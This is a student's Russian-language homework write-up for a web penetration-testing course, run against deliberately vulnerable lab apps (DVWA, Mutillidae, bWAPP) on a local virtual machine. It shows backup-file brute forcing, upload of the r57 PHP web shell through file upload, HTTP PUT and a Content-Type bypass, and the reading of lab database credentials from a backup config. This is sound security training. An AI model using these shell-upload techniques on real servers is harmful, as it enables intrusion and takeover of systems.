

Домашнее задание:

1. Протестируйте на практике все рассмотренные примеры (кроме уязвимости WordPress). В ответе укажите сценарий эксплуатации и последствия от эксплуатации каждой уязвимости из примеров.
2. Решите задание File Upload из проекта DVWA на уровне сложности Low так, чтобы получить шелл на исследуемом ресурсе.
3. Исследуйте страницу «Old, Backup & Unreferenced Files» проекта bwapp на наличие уязвимостей. Может ли злоумышленник использовать найденные уязвимости для проникновения на сервер? Ответ обоснуйте.

Домашнее задание (повышенная сложность):

1. * Решите задание <https://www.root-me.org/en/Challenges/Web-Server/Backup-file>.
2. * Решите задание File Upload из проекта DVWA на уровне сложности Medium так, чтобы получить шелл на исследуемом ресурсе.

1. Пример 1 Поиск резервных копий

Попробовал Pemburu

```
(root@kali)~[/etc/nginx/sites-available/Pemburu]
# python pemburu.py

tPemburu By @Zigoo0 - http://www.Sec-Down.com/
Specially created for Bug Bounty Hunting!

[*] Enter the URL: http://192.168.56.11/mutillidae/index.php
[*] Testing the provided url ...
[*] URL seems Ok, Moving to the next phase ...
[*] Hunting for files Started .....
[*] Testing http://192.168.56.11/mutillidae/index.php
[*] Seems I Hunted below url: http://192.168.56.11/mutillidae/index.php
[*] Testing http://192.168.56.11/mutillidae/index.tar
[*] Testing http://192.168.56.11/mutillidae/index.rar
[*] Testing http://192.168.56.11/mutillidae/index.zip
[*] Testing http://192.168.56.11/mutillidae/index.txt
[*] Testing http://192.168.56.11/mutillidae/index.php.old
[*] Testing http://192.168.56.11/mutillidae/index.php~
[*] Testing http://192.168.56.11/mutillidae/index.php.bak
[*] Testing http://192.168.56.11/mutillidae/index.tar.gz
[*] Testing http://192.168.56.11/mutillidae/index-backup.php
[*] Testing http://192.168.56.11/mutillidae/index-bkp.php
[*] Testing http://192.168.56.11/mutillidae/backup-index.php
[*] Testing http://192.168.56.11/mutillidae/.index.php.swp
[*] Testing http://192.168.56.11/mutillidae/index.phps
[*] Testing http://192.168.56.11/mutillidae/_index.php
[*] Testing http://192.168.56.11/mutillidae/index2.php
```

Ничего не нашел.

Попробовал burp. Расширения для словаря взял из поиска (составные расширения вроде bak.old разбил на одиночные)Pemburu

```
1 GET /mutillidae/index.php HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0; PHPSESSID=sauta3a780pir78gl67n8jcpm5
9 Upgrade-Insecure-Requests: 1
```



Ничего не нашел.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	53195	
1	.txt	404	<input type="checkbox"/>	<input type="checkbox"/>	383	
2	.php.old	404	<input type="checkbox"/>	<input type="checkbox"/>	387	
3	.tar.gz	404	<input type="checkbox"/>	<input type="checkbox"/>	386	
4	.swp	404	<input type="checkbox"/>	<input type="checkbox"/>	383	
5	.gz	404	<input type="checkbox"/>	<input type="checkbox"/>	382	
6	.rar	404	<input type="checkbox"/>	<input type="checkbox"/>	383	
7	.zip	404	<input type="checkbox"/>	<input type="checkbox"/>	383	
8	.txt	404	<input type="checkbox"/>	<input type="checkbox"/>	383	
9	.old	404	<input type="checkbox"/>	<input type="checkbox"/>	383	
10	.bak	404	<input type="checkbox"/>	<input type="checkbox"/>	383	
11	.bak.old	404	<input type="checkbox"/>	<input type="checkbox"/>	387	

Поменял немного условия поиска и нашел резервную копию в другой папке.

Configure the positions where payloads will be inserted. See the help for full details.

Attack type: **Sniper**

```

1 GET /index$.php$ HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_level=0; PHPSESSID=saur
9 Upgrade-Insecure-Requests: 1
10
11

```

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		404	<input type="checkbox"/>	<input type="checkbox"/>	371
1	.bak	404	<input type="checkbox"/>	<input type="checkbox"/>	371
2	.old	404	<input type="checkbox"/>	<input type="checkbox"/>	371
3	.php.bak	200	<input type="checkbox"/>	<input type="checkbox"/>	258
4	.zip	404	<input type="checkbox"/>	<input type="checkbox"/>	371
5	.zip	404	<input type="checkbox"/>	<input type="checkbox"/>	371
6	.tar.gz	404	<input type="checkbox"/>	<input type="checkbox"/>	374
7	.gz	404	<input type="checkbox"/>	<input type="checkbox"/>	370
8	.txt	404	<input type="checkbox"/>	<input type="checkbox"/>	371
9	.tar	404	<input type="checkbox"/>	<input type="checkbox"/>	371

Пример 1. Поиск админок

Не разобрался как устанавливать модули на python2, почему-то pip install делает по умолчанию на python3, из-за этого на sangibrina при запуске python2 не импортировался модуль, поэтому пришлось немного подредактировать исходники, чтобы заработало на python3. Там нужно всего в одном месте поменять устаревший raw_input на input.

```
(root@kali) - [ /cangibrina ]
# python3 cangibrina.py -u http://192.168.56.11/drupal

*****
Server status: Online (200)
Redirected: http://192.168.56.11/drupal/
Follow redirection? [y/N] y

New target: http://192.168.56.11/drupal/
[+] Testing ...
Found: http://192.168.56.11/drupal//robots.txt >> (200)
*****
[RESULTS]
http://192.168.56.11/drupal//robots.txt
```

Пример 2. File upload.
<https://github.com/BlackArch/webshells> – вот тут скачал шелл

Upload a File

File uploaded to /tmp/phpfeUj6P
File moved to /tmp/r57.php
Validation not performed

Original File Name	r57.php
Temporary File Name	/tmp/phpfeUj6P
Permanent File Name	/tmp/r57.php
File Type	application/x-php
File Size	108 KB

192.168.56.11/mutillidae/index.php?page=/tmp/r57.php

! r57shell

1.24

13-04-2021 19:18:51 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]

safe_mode: OFF PHP version: 5.5.9-1ubuntu4.26 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF

Disable functions :

pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pc

HDD Free : 28.64 GB HDD Total : 34.15 GB

uname -a : Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 GNU/Linux

sysctl : Linux 3.13.0-24-generic

sostype : Apache

Server : uid=33(www-data) gid=33(www-data) groups=33(www-data)

id : /var/www/html/mutillidae (drwxrwxrwx)

pwd :

Executed command: ls -lia

total 588

135572 drwxrwxrwx 15 root root 4096 Oct 19 2018 .

1972930 drwxr-xrwx 12 root root 4096 Jan 6 2019 ..

135573 -rwxrwxrwx 1 root root 13926 Oct 19 2018 add-to-your-blog.php

135574 drwxrwxrwx 2 root root 4096 Oct 19 2018 ajax

135576 -rwxrwxrwx 1 root root 5756 Oct 19 2018 arbitrary-file-inclu

135577 -rwxrwxrwx 1 root root 534 Oct 19 2018 authorization-requir

135578 -rwxrwxrwx 1 root root 1392 Oct 19 2018 back-button-discuss

Пример 3. Использование метода PUT

```
(root@kali)-[/usr/share/webshells/php]
# nmap --script http-methods --script-args http-methods.url-path=/uploads,http-methods.test-all
-p 80 192.168.56.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-13 15:23 EDT
Nmap scan report for 192.168.56.11
Host is up (0.00033s latency).

PORT      STATE SERVICE
80/tcp    open  http
http-methods:
  Supported Methods: GET HEAD POST OPTIONS DELETE PUT CONNECT
  Potentially risky methods: DELETE PUT CONNECT
  Path tested: /uploads
MAC Address: 08:00:27:48:80:0B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds
```

```
(root@kali)-[/home/kali/Downloads]
# ls
burpsuite_community_linux_v2021_3_1.sh  r57.php  web.config.bak

(rroot@kali)-[/home/kali/Downloads]
# curl -i -X PUT -T r57.php http://192.168.56.11:80/uploads/r57_.php
HTTP/1.1 100 Continue

HTTP/1.1 201 Created
Date: Tue, 13 Apr 2021 19:26:50 GMT
Server: Apache
Location: http://192.168.56.11/uploads/r57_.php
Content-Length: 71
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>
```

r57/shell - Mozilla Firefox

r57shell x raw.githubusercontent.com/ x +

192.168.56.11/uploads/r57_.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

! r57shell 1.24

13-04-2021 19:27:38 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]
safe_mode: OFF PHP version: 5.5.9-1ubuntu4.26 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions :
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_w

HDD Free : 28.64 GB HDD Total : 34.15 GB

uname -a : Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
sysctl : Linux 3.13.0-24-generic
\$OSTYPE :
Server : Apache
id : uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd : /var/www/uploads (drwxrwxrwx)

Executed command: ls -lia

total 140
1972976 drwxrwxrwx 2 root root 4096 Apr 13 19:26 .
1972929 drwxr-xr-x 5 root root 4096 Jul 29 2018 ..
1966789 -rw-r--r-- 1 www-data www-data 13 Feb 1 2019 msf_http_put_test.txt
1966859 -rw-r--r-- 1 www-data www-data 108318 Apr 13 19:26 r57_.php
1966857 -rw-r--r-- 1 www-data www-data 22 Dec 17 2018 shell.php
1966865 -rw-r--r-- 1 www-data www-data 1116 Dec 17 2018 shell2.php
1966805 -rw-r--r-- 1 www-data www-data 1116 Dec 17 2018 shell21.php
1966787 -rw-r--r-- 1 www-data www-data 9 Dec 15 2018 test
1966794 -rw-r--r-- 1 www-data www-data 9 Dec 15 2018 test.php

2.

Vulnerability: File Upload

The PHP module **GD** is not installed.


Choose an image to upload:

Browse...

No file selected.

Upload

../../hackable/uploads/r00t.php succesfully uploaded!



На medium надо поменять заголовок в burp

```
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----224101923026458015573129864320
8 Content-Length: 10465
9 Origin: http://192.168.56.11
10 Connection: close
11 Referer: http://192.168.56.11/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; PHPSESSID=2e16janummm263r8lg87vn8v01
13 Upgrade-Insecure-Requests: 1
14
15 -----224101923026458015573129864320
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----224101923026458015573129864320
20 Content-Disposition: form-data; name="uploaded"; filename="r00t.php"
21 Content-Type: image/jpg
22
23 <!--
24 /* ~~~~~ */
25 /* .....j dMMMMMNk&, ...Jj dMMMMHMA+ ..... */
26
```

3.

Old, Backup & unreferenced Files

How to find old, backup and unreferenced files on a web server?

An overview of these files, slightly obfuscated for privacy reasons :p

- backd00r.php
- c0nfig.inc
- p0rtal.bak
- p0rtal.zip
- web.c0nfig
- web.c0nfig.bak
- wp-c0nfig.bak

Проверим все эти файлы.

192.168.56.11/bwapp/backdoor.php

192.168.56.11/bwapp/backdoor.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums

NSA file uploader

Browse...

No file selected.

to directory: /var/www/bWAPP/images

upload



Поменяем путь и загрузим шелл.

NSA file uploader

Browse...



No file selected.

to directory:

upload



Index of /bwapp/images				Problem loading page
192.168.56.11/bwapp/images/				
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHun				
Name	Last modified	Size	Description	
Parent Directory	-	-	-	-
bee_1.png	2018-10-19 22:53	5.4K		
bg_1.jpg	2018-10-19 22:53	121K		
bg_2.jpg	2018-10-19 22:53	368K		
bg_3.jpg	2018-10-19 22:53	3.1K		
blogger.png	2018-10-19 22:53	1.0K		
captcha.png	2018-10-19 22:53	4.3K		
cc.png	2018-10-19 22:53	688		
evil_bee.png	2018-10-19 22:53	24K		
facebook.png	2018-10-19 22:53	2.6K		
favicon.ico	2018-10-19 22:53	1.1K		
favicon_drupal.ico	2018-10-19 22:53	15K		
free_tickets.png	2018-10-19 22:53	301K		
linkedin.png	2018-10-19 22:53	1.7K		
mk.png	2018-10-19 22:53	11K		
mme.png	2018-10-19 22:53	14K		
netsparker.gif	2018-10-19 22:53	12K		
netsparker.png	2018-10-19 22:53	1.8K		
nsa.jpg	2018-10-19 22:53	15K		
owasp.png	2018-10-19 22:53	17K		
r57.php	2021-04-14 15:19	106K		



В этом конфиге видим логин и пароль от какой-то БД.


```

$ cat portal.bak
<?php

/*
bwAPP, or a buggy web application, is a free and open source deliberately insecure web application
.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilit
ies.
bwAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 projec
t!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bwAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 Internation
al license (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014 MME BVBA. All rig
hts reserved.

*/

include("security.php");
include("security_level_check.php");
include("selections.php");





if(isset($_POST["form"]) && isset($_POST["bug"]))
{
    $key = $_POST["bug"];
    $bug = explode(",", trim($bugs[$key]));

    // Debugging
    // echo " value: " . $bug[0];
    // echo " filename: " . $bug[1] . "<br />";


    header("Location: " . $bug[1]);
}

```

Далее видим некоторый скрипт на php

Name	Size	Type	Date Modified
 config.inc.php	780 bytes	PHP script	01 May 2014, 21:58
 index.php	690 bytes	PHP script	01 May 2014, 21:51
 portal.php	6.6 kB	PHP script	27 September 2014...
 template.php	4.8 kB	PHP script	27 September 2014...

Видим исходники php скриптов для bwapp




```
<?xml version="1.0"?>
<configuration>
  <configSections>
    <sectionGroup name="system.web.extensions" type="System.Web.Configuration.SystemWebExtensionsSectionGroup, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35">
      <sectionGroup name="scripting" type="System.Web.Configuration.ScriptingSectionGroup, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35">
        <section name="scriptResourceHandler" type="System.Web.Configuration.ScriptingScriptResourceHandlerSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false" allowDefinition="MachineToApplication"/>
        <sectionGroup name="webServices" type="System.Web.Configuration.ScriptingWebServicesSectionGroup, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35">
          <section name="jsonSerialization" type="System.Web.Configuration.ScriptingJsonSerializationSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false" allowDefinition="Everywhere"/>
          <section name="profileService" type="System.Web.Configuration.ScriptingProfileServiceSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false" allowDefinition="MachineToApplication"/>
          <section name="authenticationService" type="System.Web.Configuration.ScriptingAuthenticationServiceSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false" allowDefinition="MachineToApplication"/>
          <section name="roleService" type="System.Web.Configuration.ScriptingRoleServiceSection, System.Web.Extensions, Version=3.5.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" requirePermission="false" allowDefinition="MachineToApplication"/>
        </sectionGroup>
      </sectionGroup>
    </configSections>
    <appSettings/>
    <connectionStrings>
      <add name="bWAPPConnectionString" connectionString="Data Source=bee-box;Initial Catalog=bWAPP;Persist Security Info=True;User ID=wolverine;Password=Log@t"/>
    </connectionStrings>
    <system.web>
      <globalization culture="nl-BE" uiCulture="nl-BE"/>
    </system.web>
  </configuration>
```

Находим логин и пароль в веб конфиге.

С высокой вероятностью злоумышленник может использовать эти данные. Можно залить шелл, видно пароли и логины.

1*. Переберем возможные варианты для index
